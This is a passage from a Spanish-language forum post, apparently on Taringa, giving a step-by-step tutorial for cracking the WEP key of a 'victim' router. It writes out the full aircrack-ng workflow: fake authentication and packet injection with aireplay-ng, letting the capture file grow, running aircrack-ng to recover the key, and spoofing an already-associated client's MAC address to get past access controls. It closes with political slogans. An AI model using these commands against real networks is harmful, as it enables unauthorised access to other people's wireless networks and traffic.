terminal” la que llamaremos inyector en la cual vamos a escoger el método de inyección de datos usando el comando de nombre AIREPLAY-NG, para lo cual empezaremos por asociarnos o autentificarnos en el router victima para después empezar a inyectar datos de la siguiente forma: AIREPLAY-NG -1 0 -a (sumac) -h <mimac> -e (essid) wlan0 a) primero nos autentificamos con: aireplay-ng -1 0 -a 00:15:9A:74:83:72 -h 00:11:22:33:44:55 wlan0 si todo va bien veremos ::: Association successful :-) (si no repetimos nuevamente para asociarnos.) (podemos incluir el essid si queremos así AIREPLAY-NG -1 0 -a (sumac) -h <mimac> -e (essid) wlan0 aireplay-ng -1 0 -a 00:15:9A:74:83:72 -h 00:11:22:33:44:55 -e MALI wlan0 ) b) después inyectamos con: aireplay-ng -3 -b 00:15:9A:74:83:72 -h 00:11:22:33:44:55 wlan0 Si todo sale bien veremos en al Terminal de Escaneo (la terminal de escaneo que dejamos abierta donde ejecutamos airodump-ng) que empiezan a moverse los datos BEACOMS Y DATA, si esto es correcto, nuestro archivo wep123.cap empezara a engordar, entonces nos vamos a la carpeta home donde se guardan los archivos por defaul de Linux Backtrack y la actualizamos cada 10 segundos para verificar que el archivo engorde, ya cuando tenga un tamaño de 6 megas en adelante, tenemos un 80% de probabilidades de descifrar la clave WEP o WAP, yo recomiendo dejarlo engordar hasta los 10 Megas. III).- Llegando a este pasó solo necesitaremos ejecutar aircrack en el archivo que dejamos engordar de nombre wep123.cap , wep123-01.cap, o wep123-01.cap, según se haya guardado o si se llamo replay_src-0223-222125.cap, de todas formas veremos el archivo ahí en la carpeta, así que para descifrar esos datos ejecutaremos el comando aircrack-ng en una NUEVA TERMINAL de la siguiente forma: aircrack-ng -n 64 -b 00:21:7C:03:32:21 wep123-01.cap O si tu archivo se llama replay asi: aircrack-ng -n 64 -b 00:21:7C:03:32:21 replay_src-0223-222125.cap Si todo sale bien se nos mostrara la contraseña de la siguiente forma : Key Found [72:09:78:80:60 ] Lo único que haremos será borrar los puntos que la separan para tener la contraseña de la siguiente manera: 7209788060 PROBLEMAS FRECUENTES: NO ME PUEDO AUTENTIFICAR????? Las causas pueden ser dos, uno por que no hay trafico en la red o por que no tiene Internet, jejejeje. Tengo un truco para esto, cuando escaneamos la victima, en ocasiones se puede ver que hay otras mac adres autentificadas en ese equipo, para lo cual en vez de cambiar mi Mac adres por 00:11:22:33:44:55, la cambio por la del equipó que esta previamente autentificado, con ello logro autentificarme y lograr inyectar esa red. Nota: Podemos realizar un doble escaneo pero necesitamos dos adaptadores de red (una técnica que no explicare en este post pues va dirigido a aprendices). NO RECONOCE MI TARJETA DE RED INALAMBRICA a)Instalar Backtrack en el disco duro, para así poder instalar el controlador de tu tarjeta inalámbrica. Tengo un post de eso y esta fácil esta aquí http://www.taringa.net/posts/linux/3952646/Instalar-Backtrack-3-en-el-Disco-duro-y-recompilar-su-Kernel.html b) Corre BACK TRACK DESDE UNA UBS e instala el driver. c) Puedes instalar backtrack desde una maquina Virtual Java. Bien, los conocimientos aquí rendidos, solamente son un esfuerzo por hacer llegar el conocimiento a la gente, se que hay mas técnicas y que en la presente se pueden sustituir y saltar pasos, sin embargo creo que lo mas correcto es explicar la forma que primeramente se me ocurrió para romper un cifrado WEP. Para todos aquellos que saben que existen mas técnicas, y que la que expongo aquí se puede mejorar, realicen su post, y con ello logremos que el conocimiento se transforme en el arma del pueblo en contra de los dueños del dinero quienes dominan al mundo a través del dinero. No al proceso de extradición de Gary McKinnon (el hacker de la nasa). Viva el mundo libre y sin mentiras